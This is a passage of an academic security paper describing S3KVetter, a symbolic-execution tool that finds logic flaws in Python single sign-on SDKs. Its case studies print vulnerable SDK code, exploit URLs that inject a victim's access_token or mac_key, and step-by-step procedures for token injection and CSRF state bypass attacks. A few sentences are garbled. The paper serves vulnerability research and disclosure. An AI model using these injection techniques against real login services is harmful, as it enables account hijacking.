## 4.2 Translating the Predicate Tree

To support formal reasoning, we should translate the extracted tree (*e.g.*, Fig. 4) to a set of Boolean logic formulae. Given the simple syntax of logic languages (*e.g.*, SMT-Lib v2.0), the translation is relatively straightforward. We also observe that every node in the predicate tree can be readily represented as a logic formula. Observe from Fig. 4 that the node which checks whether `uri` contains a `code` parameter can be represented as (`str.contains uri code`) in the language of SMT-Lib. To get the final computation result (*i.e.*, reach the leaf node), all the node logic formulae from the root to the target leaf node should be satisfied. Therefore, a program path can be represented as the conjunction of all the node logic formulae along this path. Similarly, we can use the disjunction of all the path logic formulae to represent the entire predicate tree.

## 4.3 Reasoning Predicates

The goal of S3KVetter is to detect flawed SDK implementations by checking the logic in the SDK internals. To achieve this goal, we may proceed in two ways. The first is to model all the incorrect logic patterns. However, it is difficult to generate such an exhaustive list. Therefore, we take an alternative approach by modeling the correct logic that should be enforced by the SDK. Then we can check whether the SDK under test follows these logical conditions or not.

### 4.3.1 Defining Security Property

An SSO system involves interactions among the user, the RP server and the IdP server, where any weak communication links (*i.e.*, 11 steps in Fig. 1) can lead to logic flaws. It is difficult to develop the security requirements for each link since neither protocol specification nor developer documentation explicitly defines the security goal for each method/ API call. Typically, the developer guidelines instruct a party to complete a set of operations and hope that the final security guarantee can be automatically reached by these operations. It is therefore more intuitive to define the final security goal (*i.e.*, authentication property) for the RP server, which is the focus of this paper.

In particular, we have one key observation to secure the Single Sign-On service: *An RP server should login a user if and only if the exact user has actually authorized this specific RP*. To be more specific, an RP server can accept a user's login request in Step 5 of Fig. 1 if and only if the exactly same user has authenticated and/or authorized this specific RP in Step 3. Given this insight, we develop the predicates which must be satisfied by a secure SSO transaction, as presented in Listing 1.

The clause in Line 1 (Clause 1) asserts that the user stored by the RP session should be the owner of the received access token, so does the code and refresh token (if exist) in the second and third clauses. Clause 4 and Clause 5 assert that the access token and refresh token (if any) should be correctly passed to the intended RP, not to any other RPs (which would then use this token to log into *this* RP illegally). Clause 6 reflects the requirements that the final logged-in user should be the one who authenticates/ authorizes with the IdP. We know that S3KVetter simulates the IdP behavior. Therefore, the IdP's session data can be readily accessed by S3KVetter.

Listing 1: Security Property for SSO Services[6]

```
1 RPsession.uid == TokenRecordsOnIdP[
      RPsession.access_token].uid and
2 RPsession.uid == CodeRecordsOnIdP[
      RPsession.code].uid and
3 RPsession.uid == TokenRecordsOnIdP[
      RPsession.refresh_token].uid and
4 client_id == TokenRecordsOnIdP[RPsession
      .access_token].client_id and
5 client_id == TokenRecordsOnIdP[RPsession
      .refresh_token].client_id and
6 RPsession.uid == IdPsession.uid
```

By checking against the required list of security properties, one can effectively expose the presences of numerous vulnerabilities. Any violation of a security property can lead to a vulnerability in practice. For example, if Clause 1 does not hold, then it means the RP does not use the access token to identify the user, which can make profile attacks [47] possible. A more elaborated example is Clause 6, which can be violated in two different cases: (1) it is possible that an attacker eavesdrops the victim's `code` and uses it to sign into the RP (*i.e.*, `RPsession.uid = victim` **and** `IdPsession.uid = attacker`) ; (2) it can also be the result of a CSRF attack, in which the attacker makes the victim's browser to send the RP a crafted request with the attacker's `code` (*i.e.*, `RPsession.uid = attacker` **and** `IdPsession.uid = victim`).

## 5 Implementations of S3KVetter

We have implemented a full-featured prototype of S3KVetter in Python with 5064 lines of code. While its current implementation only focuses on SSO SDKs written in Python, our techniques can be naturally applied to SDK developed in other languages. To avoid reinventing the wheel, we have integrated and extended several open-source programs as supporting modules for S3KVetter. In Module 1 of Fig. 2, we extend PyExZ3 [6], a concolic execution engine for Python, to enhance the extraction of program predicates from production-level SDKs. We also substitute the default constraint solver of PyExZ3 (Z3) with CVC4 because the latter has better support for our heavily-used string operations with negligible performance penalty[7]. For Module 2 in Fig. 2, we choose SMT-Lib v2.0 which uses first-order logic with quantifier to represent the translated predicate tree. The logic language provided by SMT-Lib is not only expressive enough but also widely accepted by most theorem provers. This also allows us to directly use CVC4 in Module 3 of Fig. 2 to reason about the program predicates.

## 6 Evaluation

To determine the effectiveness of our approach, we perform evaluations on ten popular Single-Sign-On SDKs. S3KVetter shows considerable improvement in terms of code coverage when comparing to an unmodified symbolic execution engine (without our proposed extensions and heuristics). More importantly, we uncover four types of previously unknown vulnerabilities and provide new insights of SSO services.

### 6.1 Dataset

Table 1 shows the statistics of the SDKs under test. These SDKs are carefully selected from official references and high-profile open source SDKs in Github. In particular, they have covered the two most popular protocols (*i.e.*, OAuth2.0 and OpenID Connect) and both of the widely used authorization grant flows, namely, the implicit flow and the authorization code flow. The number of downloads for each SDK was retrieved on Oct 2017 from PyPI statistics [2] – a website which provides runtime statistics of PyPI published packages. Note that these statistics provide a conservative estimate on the usage of these SDKs: only the installation of released version via *pip* counts. If developers install a SDK directly from its source code (*e.g.*, via official webpage or Git), the suggested way for many IdPs (*e.g.*, Facebook, Weichat, Renren, Douban), then the installation will not be included in the statistics.

Regarding the lines of code, some libraries (*e.g.*, Request-OAuthLib and OAuthLib) are considerably larger. This is because those SDKs provide generalized, full-featured and specification-compliant support for *multiple* IdPs. In contrast, some small SDKs only implement simple and basic functions for a specific IdP.

[6] For ease of presentation, we use the line number to represent the clause. For example, the clause in the first line is denoted as Clause 1.

[7] CVC4 and Z3 perform very similarly in different benchmarks during the Satisfiability Module Theories (SMT) competition [4].

Table 1: Statistics of SDK under Study

| SDK Names | Lines of code | # of downloads | Grant flow under study | Baseline with unmodified PyExZ3 | | | | Improved result with S3KVetter | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | | | | # of path discovered | statement coverage | branch coverage | # of bugs discovered | # of path discovered | statement coverage | branch coverage | # of bugs discovered |
| Facebook SDK | 976 | 602,291 | implicit | 8 | 45% | 37% | 2 | 40 | 58% | 56% | 2 |
| Request-OAuthLib | 15432 | 4,785,778 | code | 322 | 37% | 31% | 0 | 649 | 42% | 35% | 2 |
| OAuthLib | 17917 | 6,476,894 | code | 640 | 41% | 33% | 1 | 1282 | 46% | 39% | 5 |
| Sinaweibopy | 800 | 28,019 | code | 2 | 43% | 39% | 2 | 6 | 47% | 44% | 2 |
| OAuth2Lib | 971 | not found | code | 2 | 73% | 68% | 0 | 4 | 83% | 77% | 1 |
| Rauth | 9241 | 487,275 | code | 2 | 41% | 34% | 2 | 14 | 43% | 36% | 2 |
| Python-weixin | 2736 | 1,404 | code | 2 | 32% | 29% | 2 | 6 | 38% | 35% | 2 |
| Boxsdk | 15277 | 77,074 | code | 2 | 44% | 37% | 2 | 12 | 55% | 47% | 2 |
| Renrenpy | 251 | 10,387 | code | 2 | 54% | 46% | 1 | 12 | 56% | 50% | 1 |
| Douban-client | 2092 | 30,601 | implicit | 1 | 49% | 52% | 2 | 2 | 62% | 60% | 3 |

- [1]: Facebook SDK supports OIDC, and the other SDKs support OAuth2.0 protocol.

## 6.2 Experiment Setup and Performance

We run S3KVetter on an LXC instance of a Ubuntu 14.04 machine with 8 core CPU and 64GB memory. The testing of each SSO SDK can be completed within 5 seconds. Such runtime efficiency of S3KVetter can be attributed to the following 2 design decisions: Firstly, we internally simulate the external parties and thus spare S3KVetter from executing the most time-consuming network requests. Secondly, we concretely execute non-core methods. As such, the number of paths to be explored as well as the complexity of path constraint to be solved are significantly reduced. Without these two heuristics, it can take several minutes for testing even a small SDK.

## 6.3 Program Coverage

S3KVetter is able to overcome the fundamental weakness of traditional symbolic execution when dealing with multi-party, asynchronous distributed systems. By that, we mean that, when a conventional symbolic execution engine is unable to obtain correct/ meaningful results (*e.g.*, `code`) from external parties (and thus gets stuck in error-processing paths), S3KVetter can either "generate" valid results, or schedule to other paths, to continue exploring meaningful paths beyond the error-processing paths. Therefore, as shown in Table 1, S3KVetter can achieve 2%-13% higher statement coverage and 2%-19% higher branch coverage for the SDKs under test. Such coverage data is measured by coverage.py [1]. While increasing the code coverage by modifying a limited set of inputs is increasingly harder for higher values, even small increases in code statements can significantly discover more program paths.

Despite the improvement, we note that S3KVetter is far from achieving 100% coverage. This is in line with our expectation for two reasons: Firstly, a SDK often contains functions beyond the scope of SSO (*e.g.*, advertisement, notification, *etc.*). For example, Facebook has developed over 80 functions in their Graph API to support data ingestion and interchange for the Facebook's platform. These functions therefore are not considered by S3KVetter. Secondly, only a limited set of inputs (*e.g.*, Step 1, 5 and 10 in Fig. 1) can be controlled by an attacker. With such limited capability, the attacker can only reach part of the code statements. Since S3KVetter cannot reach more paths than the attacker, incomplete coverage is expected.

## 6.4 Vulnerabilities Discovered

As presented in Table 2, S3KVetter has found 7 types of vulnerabilities among these SDKs. While some vulnerabilities have been well studied in the literature, four of them are uncovered by S3KVetter for the first time. The damages of these newly discovered vulnerabilities vary depending on the specific implementations. The security impact can range from sniffing user activities at the RP, to the hijacking of the victim's RP account. There is only one requirement for the exploitation of these vulnerabilities[8]: the attacker needs to setup a malicious RP (mRP) and lure a victim user to login to the mRP. Once this condition is satisfied, the attacker can remotely control the victim's account of any RP which uses the vulnerable SSO SDK. We detail these newly discovered vulnerabilities in Section 7.

### 6.4.1 Detection Accuracy

We have manually verified all the reported vulnerabilities and found no false positive. However, S3KVetter can contain false negatives (like the state-of-the-art symbolic analysis techniques) for two main reasons. Firstly, our developed security property only focuses on the authentication issues. Yet, there may be other important properties. Secondly, S3KVetter may not be able to explore all execution paths due to the following limitations:

[8]For the use-before-assignment of the `state` variable, the requirement is even simpler: the victim just needs to visit a malicious web page.

Table 2: Summary of Discovered Vulnerabilities

| SDK | Existing classes of vulnerabilities | | | New classes of vulnerabilities | | | |
|---|---|---|---|---|---|---|---|
| | Token substitution | no check of TLS | misuse or no use of state | use-before-assignment of state variable | Bypass MAC key protection | refresh_token injection | access_token injection |
| Facebook SDK | N | Y | Y | N.A | N.A | N | N |
| Request-OAuthLib | N | N | N | Y | N.A | Y | N |
| OAuthLib | Y | N | Y | N.A | Y | Y | Y |
| Sinaweibopy | N | Y | Y | N.A | N.A | N | N |
| OAuth2Lib | N | N | Y | N.A | N.A | N | N |
| Rauth | N | Y | Y | N.A | N.A | N | N |
| Python-weixin | N | Y | Y | N.A | N.A | N | N |
| Boxsdk | N | Y | Y | N | N.A | N | N |
| Renrenpy | N | N | Y | N.A | N.A | N | N |
| Douban-client | Y | Y | Y | N.A | N.A | N | N |

- The underlying SMT solver assumes a query does not have a feasible solution when it takes too long to solve. However, it can be the case that the constraint under query is too complex. We cannot cover those feasible paths related to such a complex constraint.
- PyExZ3 uses class inheritance to track program execution. However, if the SDK explicitly casts the input data to native data type, PyExZ3 will lose the control for this variable (We seldom observe such cases in practice though).
- We concretely run non-core methods (*e.g.*, URL-encode) and do not check whether these non-core methods contain bugs.

## 6.5 Usability

It is straightforward to apply S3KVetter on an SSO SDK. Only two manual steps are required by an analyst. Firstly, the analyst should build a sample app, based on the SDK under test, so that S3KVetter can actually execute/ explore the app and thus the target SDK. Thanks to the widely available developer documentation and official sample codes, this step is relatively straightforward. Secondly, the analyst should mark which functions can be reached by which part of the attacker's input[9]. Although there can be thousands of functions in a SDK , the attacker usually can only reach very few of them. For example, only three functions of the Request-OAuthLib SDK can be directly invoked by an attacker. Given the small number of these functions, it becomes trivial to identify which part of the user inputs is symbolic. For instance, the Request-OAuthLib SDK authenticates a user only based on the variable of `request.url`. Therefore, only this variable is marked as symbolic (one example can be found in Appendix B). The other variables like cookies and HTTP headers, though controllable by an attacker, are treated as concrete since they are not processed by the SDK of interest.

[9]While we assume an attacker can control all packets sent to the RP server, only part of these packets would be processed by the SDK.

To apply S3KVetter on other multi-party systems, one additional manual step is to develop the required security properties (*i.e.*, the counterpart of Listing 1) for the specific domain of applications. Fortunately, the required security properties are high-level in nature and do not need to be developed by a domain expert. For example, the list of the required security properties for payment services can be developed by codifying the following statement: *A merchant* `M` *should accept an order if and only if the user has paid to the cashier in the correct amount for that specific order associated with merchant* `M`.

Note that the developed scurity property is not necessarily an exhaustive list of all protocol states. In fact, the analyst is free to specify the properties of interest. For instance, if an SSO system only supports the implicit call-flow (where the `code` variable is not involved), Clause 2 in Listing 1 is no longer needed. Note also that S3KVetter is agnostic to how the security properties are derived. While other researchers have managed to automatically extract the required security properties from the source code [5] or protocol specification [16], their results are complementary to ours and can be adopted to further extend the capabilities of S3KVetter.

## 6.6 Comparison with Existing Testing Tools for SSO

To the best of our knowledge, there is no existing work (except [49]) which performs comprehensive blackbox fuzzing/ testing on SSO SDKs.

- [18, 33, 51] build tools to check specific, previously known vulnerabilities (e.g.,CSRF), but could not discover new ones.
- While our earlier work on model-based security testing for OAuth2.0 (OAuthTester) [49] has the potential, at least in theory, to discover all the vulnerabilities listed in Table 2, our testing shows that OAuthTester can only detect two out of the seven types of vulnerabilities (TLS and `state` misuse) listed. This is because some vulnerabilities discovered by S3KVetter can only be triggered under very specific

conditions. Without the source code, it is very difficult for blackbox-testers (like [49]) to uncover such fine-grain, condition-specific problem.

# 7 Case Study of Vulnerabilities Discovered

## 7.1 Access_token Injection

As the result of SSO, an access token is issued to the RP. Based on the access token, the RP can identify the user. The authenticity of the access token is therefore a critical security requirement. As such, many IdPs (*e.g.*, Facebook, Sina) have provided an access_token-debug API for RPs to verify the access tokens they received. This API is heavily used by RPs running the implicit flow [13] but seldom by those implementing the authorization-code flow. This is because an access token obtained via the authorization-code flow is generally believed to be secure by SDK developers or IdPs. Such belief is based on the fact that, under the authorization-code flow, the access token is exchanged over a secure TLS connection routed directly between the IdP and RP, without passing through the mobile (client) device which may be controlled/ tampered by the attacker. However, we will show that an access token obtained using the authorization-code flow can still be insecure under the presence of the so-called "access_token injection" vulnerability. This vulnerability is caused by the ill-conceived design of SSO SDKs. For any RP using a SDK with the "access_token injection" vulnerability, an attacker can remotely inject any access token of her choice to the vulnerable RP. As a result, as long as the attacker can obtain a valid (but different) access token of Alice (*e.g.*, by luring Alice to login to a malicious RP controlled by the attacker), the attacker can log into the vulnerable RP as Alice.

Listing 2: Root Cause of Access Token Injection and Bypass MAC Key Protection in OAuthLib

```
def _populate_attributes(self, resp):
  if 'code' in resp:
    self.code = resp.get('code')
  if 'access_token' in resp:
    self.access_token = resp.get('
        access_token')
  if 'mac_key' in resp:
    self.mac_key = resp.get('mac_key')
```

### 7.1.1 Vulnerability Analysis

Below, we use OAuthLib [21], a popular SDK with more than 6 million downloads, to illustrate this vulnerability. When the IdP passes the `code` parameter to the RP in Step 5 of Fig. 1, this SDK will first verify the correctness of this response. For example, it checks whether it is a secure channel and the `state` parameter to protect against CSRF attacks. Thereafter, it calls the function of **_populate_attributes** to populate/ store some commonly used variables for later use. However, if this function is not carefully designed, an attacker can control the value to be stored.





Figure 7: Exploit for access token injection

As presented in Listing 2, this SDK stores the value of `code` if it exists in the response `resp` (*i.e.*, Step 5 in Fig 1). Surprisingly, if the response `resp` contains `access_token`, its value is also stored. More specifically, if an attacker feeds the URL input shown in Listing 3 to the RP in Step 5, an attacker-controlled access token is stored by the SDK and used for authentication later on. In this case, two security properties are violated. Firstly, Clause 4 is violated since the victim RP uses the access token issued to mRP. Secondly, Clause 6 is also violated: the IdP believes the current user is the attacker while the RP thinks she/ he is the victim.

Listing 3: An Exploit URL for Access Token Injection

```
https://RP.com?state=xxx&code=fake_code
    &access_token=victim_access_token_at_mRP
```

### 7.1.2 Exploit

The exploit only requires the attacker to obtain Alice's access token, *e.g.*, via a malicious RP. As presented in Fig 7, the attack procedure is as follows:

1-4. The attacker logs into a victim RP using her own IdP account and her own device.

5. The attacker intercepts and substitutes the normal response with an invalid `code` as well as the victim Alice's access token of *mRP*.
6. After verifying the response, the SDK stores the code and Alice's access token. The SDK then makes a token exchange request with this fake code.
7. Since the code is invalid, the IdP returns error. Therefore, the previously stored access token will not be overwritten.
8. The RP retrieves the user data using Alice's access token.
9. The IdP returns Alice's user information and thus the attacker can log into the victim RP as Alice.

## 7.2 Refresh_token Injection

For SSO protocols, an access token often has a short lifespan, just enough to cover the typical duration of a login session. Thereafter, the RP will need to prompt the user to perform re-authorization, which can degrade user experience. To avoid this problem, it is common for an IdP to issue another long-term "refresh token" to the RP, together with the initial access token. The RP can subsequently use the refresh token to request a new access token from the IdP without user intervention. As such, the mishandling of this refresh token can have severe security consequences similar to that of the access token.

It is generally believed that the refresh token is secure since it is delivered over a secure channel (together with the access token) in Step 7 of Fig. 1. Meanwhile, some SDK developers have enough security expertise and realize the risk of directly storing the value from the end-user (*e.g.*, the access token injection vulnerability). Therefore, these SDK developers attempt to pre-process the user input and stores it only after it has passed the security checkings.

Despite these seemingly strict security checks, we will show that the so-called refresh_token injection vulnerability is still possible. This vulnerability enables an attacker to specify any refresh token of her choice and then login as the victim. Below, we use the Request-OAuthLib SDK, which supports auto-token-refresh mechanism, to illustrate the problem.

### 7.2.1 Vulnerability Analysis

This vulnerability, though superficially similar to the access token injection, is actually more complicated. The first step is similar: this SDK checks the refresh token in Step 5 of Fig. 1, and if exists, stores it in the variable of `oauth._client.refresh_token`. The difference is that this SDK realizes such a variable is highly security sensitive and attempts to apply more secure measures to protect/ verify it (but still fails). Such attempts are presented in Listing 4 with much simplification for the ease of presentation.

Specifically, this SDK first checks whether there is a refresh token either in the arguments provided by the API caller or in the `oauth.token` object delivered via a secure server-to-server communication. Unfortunately, the former by default is `None` and the latter can be indirectly manipulated/ controlled by the attacker. For example, the attacker can feed an invalid `code` in Step 5 of Fig. 1 so that the `oauth.token` object will not be overwritten by a refresh token exchanged with the IdP server. In this case, `oauth.token` will use its default value `None`. As such, the attacker can invoke the `prepare_refresh_body` function with an argument of `refresh_token` = `None`. The `prepare_refresh_body` function therefore has no choice but to use the attacker-controlled variable of `oauth._client.refresh_token`.

Listing 4: Attempts to Filter User Input

```
def refresh_token(self, refresh_token =
    None, **kwargs):
  # self.token is the oauth.token object
  refresh_token = refresh_token or
    self.token.get(@'refresh_token'@)
  ...
  body = self._client.
      prepare_refresh_body(body=body,
      refresh_token=refresh_token, scope
      =self.scope, **kwargs)
```

### 7.2.2 Exploit

There exist multiple exploits for this vulnerability. Below, we present one exploit which requires the least capability of the attacker (Eve): As long as Eve can obtain Alice's refresh token associated with a malicious RP (run by Eve), Eve can login as Alice to any RP which uses the vulnerable SDK (as shown in Fig. 8):

1-4. The attacker follows the normal protocol flow to log into the victim RP using her own IdP account with her own device.

5. When the IdP returns an authorization code, the attacker then injects the victim's refresh token.

6. Once the access token expires, the SDK will automatically renew the access token using Alice's refresh token.

7. The IdP then returns Alice's access token to the RP according to the refresh token.

When the RP uses this newly obtained access token to retrieve the user data, the IdP will return the victim's information. The damage depends on how the user data is utilized. In the worst case where the user data is for authentication, the attacker can log into the vulnerable RP as the victim user.

Note that the above exploit only works for those IdPs (*e.g.*, Fitbit) which do not require `client_secret` in Step 6 of Fig. 8. For specification-compatible IdPs requiring this parameter, we need to assume a stronger threat model: the attacker can obtain the victim's refresh token issued for the vulnerable RP.

## 7.3 Use-before-assignment of `state`

To thwart CSRF attacks, the OAuth2.0 specification [23] strongly suggests the use of the `state` parameter, which should be generated and handled as a nonce. Note that the process of the `state` parameter is tightly related to





Figure 8: Exploit for refresh token injection

session management, for which the application developers have multiple options. It is therefore difficult for the SDK, which is supposed to define the core functionality only, to consider the different operations among numerous session management tools. This may explain why 9 out of 10 SDKs (see Table 2) are vulnerable to different existing attacks related to the `state` parameter: These SDK developers often rely on the RP developers to implement the `state` parameter by themselves. Unfortunately, as shown in [49], 55% RP implementations fail to handle this `state` parameter correctly.

Towards this end, the Request-OAuthlib SDK pays considerable attention to carefully implement the `state` parameter and has fixed all previously known vulnerabilities associated with this parameter. Unfortunately, the fix itself unexpectedly contains a new bug, making CSRF attack possible again (but in a different way). By leveraging the CSRF attack, the attacker can either spoof the victim's personal data [43] or control the victim's RP account [49].

### 7.3.1 Vulnerability Analysis

Listing 5 presents the vulnerable code snippet when using the `state` parameter. It contains three key functions: init(), callback() and profile(), which correspond to `Req0`, `Req1` and `Req2` in Fig. 1, respectively. When the user clicks the "login with Facebook" button, the browser will send `Req0` to the RP server and invokes the "init" function. This function generates an authorization URL (Line 5) which includes a random `state` parameter to prevent CSRF attacks: Upon receiving `Req1`, the "callback" function will be invoked to parse and verify `auth_response`. In particular, it compares the `state` parameter generated in Line 4 and the one in the `auth_response` in Line 17 (which was stored in the `params` variable). In case of mismatch, an error will occur.

At a first glance, the program appears to be correct. However, a so-called "use-before-assignment" vulnerability of the `state` variable exists. Specifically, if an attacker skips `Req0` (thus "init" function does not get executed), and instead directly sends `Req1` to invoke the

Listing 5: Root Cause of Use-before-Assignment of State Variable

```
1  oauth = OAuth2Session(client_id,...)
2  @app.route("/")
3  def init():
4    auth_url, state = oauth.
         authorization_url(base_url)
5    return redirect(auth_url)
6  @app.route("/callback", methods=["GET"])
7  def callback():
8    token = oauth.fetch_token(token_url,
         secret, auth_response=request.url)
9    session['oauth_token'] = token
10   return redirect(url_for('.profile'))
11 @app.route("/profile", methods=["GET"])
12 def profile():
13   return oauth.get('https://idp/user')
14
15 def fetch_token(token_url, secret,
     auth_response):
16   ...
17   if state and params.get("state", None)
         !=state:
18     raise MismatchingStateError()
```

"callback" function, then the first occurrence of `state` in Line 17 becomes the default value, *i.e.*, `None`. As a result, the program will not check the second condition (`params.get("state",None)` != `state`). Instead, it directly exchanges for an access token (as long as the other fields in Step 6 of Fig. 1 are valid).

### 7.3.2 Exploit

This vulnerability allows an attacker to bypass the verification of the `state` parameter and thus makes CSRF attacks possible again. The exploit is presented in [43] (Section 4.4). Specifically, an attacker performs the following steps:

1. Sign into an RP using her own account from the IdP,
2. Intercept the code on her browser (Step 5 in Fig 1) and then,
3. Embed the intercepted code in an HTML construct (e.g., img, iframe) that causes the browser to automatically send the intercepted code to the RP's sign-in endpoint when the exploit page is viewed by a victim user.

This vulnerability can have high security implication, ranging from sniffing the victim's activity at the vulnerable RP via a "login CSRF" attack [8], to controlling the victim's RP account by account hijacking attack [26]. When it is combined with the amplification attack via Dual-Role IdPs [49], the consequence can be even more severe. Refer to the above references for details of the

corresponding exploits.

## 7.4 Bypass MAC_key Protection

SSO protocols support two usage types for an access token: the commonly used bearer token and the yet-to-be-standardized MAC token. Fig. 1 shows the standard use of the bearer token: any party in possession of an access token can retrieve the user data hosted by the IdP. Therefore, if the access token is disclosed (*e.g.*, via eavesdropping or insecure storage), an attacker can directly login as the token owner [13]. To protect the access token against leakage, more and more IdPs (*e.g.*, Facebook, Sina, *etc.*) start to support the MAC token.

The MAC token protocol is supposed to be more secure by signing the original bearer token. Specifically, in Step 7 of Fig. 1, MAC-token-enabled IdPs will return a random *secret key*[10] along with the access token to the RP. When making user-profile requests, the RP needs to compute a cryptographic hash message (*e.g.*, HMAC-SHA-256) to prove its possession of the secret key. Only if both the hash value (MAC) and the access token are valid would the IdP return the user data to the RP. Unfortunately, some SDKs cannot implement this function correctly. As a result, the purpose of MAC token is totally broken.

### 7.4.1 Vulnerability Analysis and Exploit

As presented in Listing 2, an attacker can specify any secret key of her choice using the following input:

```
https://RP.com/callback?state=xxx&code=
    fake_code_value&access_token=victim
    access_token&mac_key=victim_mac_key
```

Fig. 9 presents the exploit, which is similar to Fig. 7 with two exceptions: At Step 5, besides an invalid code and the victim's access token, the attacker also feeds a *MAC key* of mRP. At Step 8, the RP retrieves the user data using the victim's access token and the MAC value computed by the MAC key. Since the access token and MAC key are paired, the IdP returns the victim's user data to the RP for authentication.

## 8 Lessons Learned

**Least privilege.** We find that the aforementioned vulnerabilities are largely caused by the failure of the SDK developers in adhering to the principle of least privilege. Specifically, during each message exchange, the SDK developer should design a separate function to store the corresponding variable/ parameter so that the SDK can easily decide whether a variable/ parameter can be accessed and/or altered by the user or not. However, many SDK developers, for simplicity, store all key variables/ parameters using one single function. Furthermore, this function can be invoked by the user. As a result, even if the SDK developers attempt to filter out the user-provided variables, an intelligent attacker can still manipulate sensitive variables (*e.g.*, access token, refresh token) that she should not be allowed to.

[10]Previously, the secret key was the app secret, which is generated when the RP registers in the IdP platform. But the updated draft has made it a session secret and will be delivered upon every authorization request.





Figure 9: Exploit for MAC key injection

**Less is more.** Another observation is that the more IdPs/ functions a SDK supports, the more susceptible it would be. The reason is that, since the SSO specifications only serve as a high-level guideline, IdPs typically have various application-specific logic flows, unique APIs and security checks. To support multiple IdPs, a SDK will need to develop an additional layer to provide a new, generalized interface to glue various IdP-specific implementations together. For example, the Request-OAuthLib SDK defines two objects (*i.e.*, `oauth._client` and `oauth.token`) to manage the OAuth-related variables. When making requests to different IdPs, the SDK can thus retrieve the required variable from these two objects. Unfortunately, this generalized interface has enable the most important attack vector. would like to provide, the more vulnerable it can be. *e.g.*, OAuthLib, Request-OAuthLib.

## 9 Related Work

**SSO security analysis.** Given the critical SSO services, extensive efforts have been devoted to their security analysis. Firstly, the protocol specification [23, 39] has been verified by different formal methods including model checking [5, 7, 15, 19, 20, 36], manual analyses [28, 32] and cryptographic proof [11]. These formal methods have uncovered different protocol design flaws. However, these methods are mainly used to prove the correctness (or find violations) of the specification. As a result, the discovered vulnerabilities may not be realistic and can be unexploitable (unlike ours). For example, al-

though [19] discovers the so-called 307 Redirect attack that allows an attacker to learn the victim's password in IdP, real-world SSO systems actually use 302 redirection instead.

Despite these theoretical works, the practical implementations of the protocols were often found to be incorrect due to the implicit assumptions enforced by the IdP SDKs [46] or the incorrect interpretation of ambiguous specification [13]. Towards this end, researchers start to analyze the security issues of real-world implementations. The most popular method relies on network traffic analysis [25, 30, 43–45, 48, 49], to infer a correct system model for guiding subsequent fuzzing. Another attempt was to analyze how the security issues of the underlying platform can affect the SSO security, as discussed in [13, 47]. Motivated by numerous types of vulnerabilities discovered by these methods, researchers have built different automatic tools [18, 33, 51] to perform large-scale testing of SSO implementations against known classes of vulnerabilities. These studies do not consider the security of SDK internals and thus are different from ours in nature.

The work most similar to ours should be [46] which identifies the implicit assumptions in order for an SSO SDK to be used in a secure way. However, their work requires labor-intensive code translation for each SDK. As a result, the scheme is not scalable and the resultant semantic model can be inaccurate. More importantly, they focus on how a SDK can be insecurely used while we concern the vulnerabilities of SDK internals, which can be exploited even if the RP developers strictly follow the Best Current Practices. can be insecure by itself.

**SDK security analysis.** Modern software is often developed on the top of SDKs. To detect the SDK usage errors, many different tools and methodologies have been proposed. Most of these works focus on checking whether the SDK follow a specification, which can be either manually specified (*e.g.*, SSLint [24]), extracted from code [5] or learned from other libraries [35, 50]. However, all of them emphasize on the API invocation patterns. In contrast, relatively few efforts have been devoted to the security analysis on the SDK internals.

**Asynchronous events studies.** Previous research has shown that asynchronous events can lead to serious problems. Petrov *et al.* [37] formulate a *happens-before relation* to strictly specify the web event orders (*e.g.*, script loading should happen before execution) for detecting dangerous race-conditions in web applications. Such a *happens-before relation* was developed based on in-depth study of relevant specifications (*e.g.*, those of HTML and Javascript) and browser behavior. As such, it is rather difficult to generalize their findings to cover other protocols. Furthermore, the *happens-before relation* cannot characterize the much more complicated security properties of multi-party SSO protocols. Another related work is CHIRON [27], which can detect semantic bugs of stateful protocol implementations by considering different request orders. However, CHIRON mainly focuses on two-party systems and cannot maintain a consistent system state for more general multiple party systems. As a result, the work cannot be readily applied to the 3-party SSO system.

**Symbolic execution.** Using systematic path exploration techniques, symbolic execution tools like KLEE [9], S2E [14], UC-KLEE [38] are very effective in non-distributed software bug detection, especially for low-level memory corruption problems [41] (but not for web apps). More recently, the symbolic execution approach [10, 31, 40] has been extended to handle asynchronous apps (*e.g.*, OpenFlow and sensor networks) where events of interest can occur at any time. However, previous extensions require expert-level domain knowledge and cannot be applied for general asynchronous apps. Researchers have also used symbolic execution to verify web applications (*e.g.*, [12, 42]), but they did not consider challenges arise from multi-lock-step operations or the multi-party coordination. In contrast, S3KVetter has developed new techniques to test the implementations of multi-party protocols/ systems.

## 10 Conclusion

In this paper, we have presented S3KVetter, an automated testing tool which can discover logic bugs/ vulnerabilities buried deep in SSO SDKs by utilizing symbolic reasoning techniques. To better explore a 3-party SSO system, we developed new techniques for symbolic execution and realized them in S3KVetter. We have evaluated S3KVetter on ten popular SSO SDKs/ libraries which support different SSO protocols and modes of authorization grant flow. In addition to existing vulnerabilities, S3KVetter successfully discovers 4 new types of vulnerabilities, all of which can result in serious consequences including application account hijacking or user privacy leakage. Our findings demonstrate the efficacy of S3KVetter in performing systematic reasoning on SDKs and provide a reality-check on the implementation quality of popular "industrial-strength" SSO SDKs.

## Acknowledgements and Responsible Disclosure

